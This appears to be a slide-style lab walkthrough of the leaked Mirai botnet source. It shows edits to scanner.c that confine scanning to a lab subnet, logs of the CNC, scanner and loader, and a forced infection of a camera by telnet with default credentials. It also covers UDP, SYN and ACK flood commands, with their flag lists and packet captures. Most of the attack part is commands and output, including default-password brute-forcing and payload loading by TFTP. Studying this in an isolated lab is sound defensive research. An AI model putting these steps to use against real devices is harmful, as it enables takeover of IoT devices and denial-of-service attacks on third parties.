692            (o1 == 56) ||                         // 56.0.0.0/8       - US Postal Service
693            (o1 == 10) ||                         // 10.0.0.0/8       - Internal network
694            (o1 == 192 && o2 == 168) ||           // 192.168.0.0/16   - Internal network
695            (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14    - Internal network
696            (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10   - IANA NAT reserved
697            (o1 == 169 && o2 > 254) ||            // 169.254.0.0/16   - IANA NAT reserved
698            (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15    - IANA Special use
699            (o1 >= 224) ||                        // 224.*.*.*+       - Multicast
700            (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1
```

Why are some of these others (GE, USPS, DoD, HP) excluded?

- Most are not routed, likely saving scanning resources

So I changed it


```
 GNU nano 2.2.6                                File: scanner.c

        (o1 == 190) ||
        (o1 == 191) ||
        (o1 == 192 && o2 <= 167) || //exclude 192.0 - 192.167
        (o1 == 192 && o2 >= 169) || //exclude 192.169 - 192.255
        (o1 == 192 && o2 == 168 && o3 < 3) ||  //exclude lower than 192.168.3.0
        (o1 == 192 && o2 == 168 && o3 >= 4) ||  //exclude 192.168.4.0 and higher
        (o1 == 193) ||
        (o1 == 194) ||
```

Processes

Scanner starting

```
root@mirai-cnc:/home/muser/Mirai-Source-Code/mirai/debug#
root@mirai-cnc:/home/muser/Mirai-Source-Code/mirai/debug# ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting to connect to CNC
[[resolv] Got response from select
[resolv] Found IP address: 0b02a8c0
Resolved cnc.starboardlab.com to 1 IPv4 addresses
[main] Resolved domain
[main] Connected to CNC. Local address = 184723648
scanner] Scanner process initialized. Scanning started.
[killer] Trying to kill port 23
[killer] Finding and killing processes holding port 23
Failed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
[killer] Detected we are running out of `/home/muser/Mirai-Source-Code/mirai/debug/mirai.dbg`
[killer] Memory scanning processes
[table] Tried to access table.11 but it is locked
Got SIGSEGV at address: 0x0
```

Scanning process from CNC-based bot




Bot finds hosts and attempts to brute:

- This process actually takes some time

```
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 timed out (state = 2)
[scanner] FD6 connected. Trying root:xc3511
[scanner] FD6 timed out (state = 2)
[scanner] FD5 Attempting to brute found IP 192.168.3.2
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 connected. Trying guest:12345
[scanner] FD5 timed out (state = 2)
[scanner] FD6 timed out (state = 1)
[scanner] FD5 Attempting to brute found IP 192.168.3.2
[scanner] FD5 connected. Trying root:root
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 timed out (state = 2)
[scanner] FD6 connected. Trying root:
```

The scanListen process

- Listens for bots to report victims
- TCP/48101



The loader process

- Keeps track of bot loading
- Coupled with architecture binaries
- Allows for dedicated loading by piping in a known bot list

```
root@mirai-scan:/home/muser# ./loader
0s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
1s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
2s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
3s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
4s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
5s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
6s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
7s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
8s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
9s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
10s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
11s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
```

Linksys WRT54G (Tomato 1.28) as a potential bot

```
muser@mirai-util:~$ telnet 192.168.3.2
Trying 192.168.3.2...
Connected to 192.168.3.2.
Escape character is '^]'.
unknown login: root
Password:


Tomato v1.28.1816


BusyBox v1.14.4 (2010-06-27 20:11:16 PDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

FAILED

Sricam AP003

screen

```
muser@mirai-util:~$ nmap 192.168.3.140

Starting Nmap 7.01 ( https://nmap.org ) at 2017-01-30 16:09 EST
Nmap scan report for 192.168.3.140
Host is up (0.022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
81/tcp   open  hosts2-ns
8600/tcp open  asterix

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
muser@mirai-util:~$
muser@mirai-util:~$ telnet 192.168.3.140
Trying 192.168.3.140...
Connected to 192.168.3.140.
Escape character is '^]'.

(none) login: root
Password:


BusyBox v1.12.1 (2013-03-02 13:26:40 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
# exit
Connection closed by foreign host.
muser@mirai-util:~$
```

Forced infection of camera

root@mirai-scan:/home/muser# cat ips.txt | ./loader

Used TFTP because busybox on this camera didn't include wget

```
mirai-user@botnet# botcount
telnet.mpsl:    1
:       1
mirai-user@botnet#
```

```
root@mirai-scan:/home/muser# cat ips.txt | ./loader
0s      Processed: 0    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
Hit end of input.
1s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
2s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
3s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
4s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
5s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets:
6s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
7s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
8s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
9s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
10s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
11s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
12s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
13s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
14s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
15s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
16s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
17s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
```

Newly infected bot starts scanning

No.	Time	Source	Destination	Protocol	Length	Info
20992	142.828231	192.168.3.140	198.113.48.195	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20993	142.828774	192.168.3.140	61.9.119.170	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20994	142.829277	192.168.3.140	98.38.199.52	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20995	142.829871	192.168.3.140	152.42.1.57	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20996	142.830648	192.168.3.140	221.41.203.145	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20997	142.831150	192.168.3.140	204.164.191.238	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20998	142.831926	192.168.3.140	99.36.102.232	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20999	142.832501	192.168.3.140	106.224.46.40	TCP	68	27562→2323 [SYN] Seq=0 Win=31162 Len=0
21000	142.833165	192.168.3.140	194.80.25.64	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
21001	142.833734	192.168.3.140	201.176.1.1	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0


```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 80000 bits/sec, 147 packets/sec
  30 second output rate 0 bits/sec, 0 packets/sec
sw2#
```

Telnet is disabled after infection

```
muser@mirai-util:~$ nmap 192.168.3.140

Starting Nmap 7.01 ( https://nmap.org ) at 2017-01-31 11:11 EST
Nmap scan report for 192.168.3.140
Host is up (0.029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
81/tcp   open  hosts2-ns
8600/tcp open  asterix

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
muser@mirai-util:~$
```

Attacks

Stock attack vectors



mirai-user@botnet# ?
Available attack list
udp: UDP flood
syn: SYN flood
ack: ACK flood
stomp: TCP stomp flood
udpplain: UDP flood with less options. optimized for higher PPS
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
greeth: GRE Ethernet flood
http: HTTP flood

udp: UDP flood

- A flood of UDP traffic
- Default random src port
- Default random dst port
  - This differs from traditional UDP flood tools
  - Makes fingerprinting more difficult, especially on routers

```
mirai-user@botnet# udp 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 1935000 bits/sec, 557 packets/sec
  30 second output rate 5000 bits/sec, 2 packets/sec
```

udp: UDP flood

No.	Time	Source	Destination	Protocol	Length	Info
16	4.930615	192.168.3.140	192.168.3.10	UDP	554	36565→45171 Len=512
17	4.931039	192.168.3.140	192.168.3.10	UDP	554	38766→45057 Len=512
18	4.931734	192.168.3.140	192.168.3.10	UDP	554	14936→13160 Len=512
19	4.932132	192.168.3.140	192.168.3.10	UDP	554	15910→38195 Len=512
20	4.932597	192.168.3.140	192.168.3.10	UDP	554	43594→40859 Len=512
21	4.933003	192.168.3.140	192.168.3.10	UDP	554	15604→9161 Len=512
22	4.933460	192.168.3.140	192.168.3.10	UDP	554	42180→40497 Len=512
23	4.933917	192.168.3.140	192.168.3.10	UDP	554	47515→53738 Len=512
24	4.934368	192.168.3.140	192.168.3.10	UDP	554	13270→20261 Len=512
25	4.934771	192.168.3.140	192.168.3.10	UDP	554	38501→24498 Len=512
26	4.935450	192.168.3.140	192.168.3.10	UDP	554	51448→63126 Len=512
27	4.935890	192.168.3.140	192.168.3.10	UDP	554	26451→35976 Len=512
28	4.936352	192.168.3.140	192.168.3.10	UDP	554	16356→5777 Len=512
29	4.936783	192.168.3.140	192.168.3.10	UDP	554	1959→37240 Len=512
30	4.937191	192.168.3.140	192.168.3.10	UDP	554	51350→36139 Len=512
31	4.937599	192.168.3.140	192.168.3.10	UDP	554	21112→40196 Len=512

```
> Frame 16: 554 bytes on wire (4432 bits), 554 bytes captured (4432 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> User Datagram Protocol, Src Port: 36565, Dst Port: 45171
> Data (512 bytes)
```

udp: And… then it crashed

Only seems to happen with this attack vector

When the bot reboots, the mirai code is flushed from memory

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 1518000 bits/sec, 456 packets/sec
  30 second output rate 2000 bits/sec, 1 packets/sec
sw2#
sw2#
sw2#
sw2#sho int fa0/10 | i 30 second
  30 second input rate 1284000 bits/sec, 385 packets/sec
  30 second output rate 1000 bits/sec, 1 packets/sec
sw2#
sw2#
sw2#
sw2#
sw2#
sw2#sho int fa0/10 | i 30 second
  30 second input rate 918000 bits/sec, 275 packets/sec
  30 second output rate 0 bits/sec, 0 packets/sec
sw2#
sw2#
sw2#sho int fa0/10 | i 30 second
  30 second input rate 777000 bits/sec, 232 packets/sec
  30 second output rate 3000 bits/sec, 1 packets/sec
sw2#
6d20h: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/10, changed state to down
6d20h: %LINK-3-UPDOWN: Interface FastEthernet0/10, changed state to up
6d20h: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/10, changed state to up
6d20h: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/10, changed state to down
6d20h: %LINK-3-UPDOWN: Interface FastEthernet0/10, changed state to up
6d20h: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/10, changed state to up
sw2#
sw2#
```

syn: SYN flood

- SYN flood
- Random src port
- Random dst port
- 1:1 packet correlation

```
mirai-user@botnet# syn 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

sw2#sho int fa0/10 | i 30 second
  30 second input rate 787000 bits/sec, 1277 packets/sec
  30 second output rate 583000 bits/sec, 1135 packets/sec

syn: SYN flood

No.	Time	Source	Destination	Protocol	Length	Info
41	0.328614	192.168.3.10	192.168.3.140	TCP	54	5219→34712 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	0.329238	192.168.3.140	192.168.3.10	TCP	74	48953→6502 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
43	0.329246	192.168.3.10	192.168.3.140	TCP	54	6502→48953 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
44	0.329865	192.168.3.140	192.168.3.10	TCP	74	48046→25914 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
45	0.329873	192.168.3.10	192.168.3.140	TCP	54	25914→48046 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
46	0.330754	192.168.3.140	192.168.3.10	TCP	74	62856→2271 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
47	0.330762	192.168.3.10	192.168.3.140	TCP	54	2271→62856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
48	0.331357	192.168.3.140	192.168.3.10	TCP	74	62333→5573 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
49	0.331366	192.168.3.10	192.168.3.140	TCP	54	5573→62333 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
50	0.331976	192.168.3.140	192.168.3.10	TCP	74	39198→50657 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
51	0.331984	192.168.3.10	192.168.3.140	TCP	54	50657→39198 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
52	0.332633	192.168.3.140	192.168.3.10	TCP	74	15152→14439 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
53	0.332641	192.168.3.10	192.168.3.140	TCP	54	14439→15152 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
54	0.333214	192.168.3.140	192.168.3.10	TCP	74	39850→17336 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64
55	0.333222	192.168.3.10	192.168.3.140	TCP	54	17336→39850 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
56	0.333785	192.168.3.140	192.168.3.10	TCP	74	16818→50624 [SYN] Seq=0 Win=0 Len=0 MSS=1405 SACK_PERM=1 TSval=2368450683 TSecr=0 WS=64

```
> Frame 42: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> Transmission Control Protocol, Src Port: 48953, Dst Port: 6502, Seq: 0, Len: 0
```

ack: ACK flood

- Bots send a flood of ACKs
  - Random src port
  - Random dst port
- Host replies with RST
  - 1:1 correlation

```
mirai-user@botnet# ack 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 5082000 bits/sec, 1244 packets/sec
  30 second output rate 565000 bits/sec, 1102 packets/sec
```

ack: ACK flood

No.	Time	Source	Destination	Protocol	Length	Info
11	51.570968	192.168.3.140	192.168.3.10	TCP	566	19527→6957 [ACK] Seq=1 Ack=1 Win=17727 Len=512
12	51.571004	192.168.3.10	192.168.3.140	TCP	54	6957→19527 [RST] Seq=1 Win=0 Len=0
13	51.571021	192.168.3.140	192.168.3.10	TCP	566	13252→3369 [ACK] Seq=1 Ack=1 Win=17727 Len=512
14	51.571029	192.168.3.10	192.168.3.140	TCP	54	3369→13252 [RST] Seq=1 Win=0 Len=0
15	51.571060	192.168.3.140	192.168.3.10	TCP	566	62968→29129 [ACK] Seq=1 Ack=1 Win=17727 Len=512
16	51.571067	192.168.3.10	192.168.3.140	TCP	54	29129→62968 [RST] Seq=1 Win=0 Len=0
17	51.572051	192.168.3.140	192.168.3.10	TCP	566	53122→35043 [ACK] Seq=1 Ack=1 Win=17727 Len=512
18	51.572059	192.168.3.10	192.168.3.140	TCP	54	35043→53122 [RST] Seq=1 Win=0 Len=0
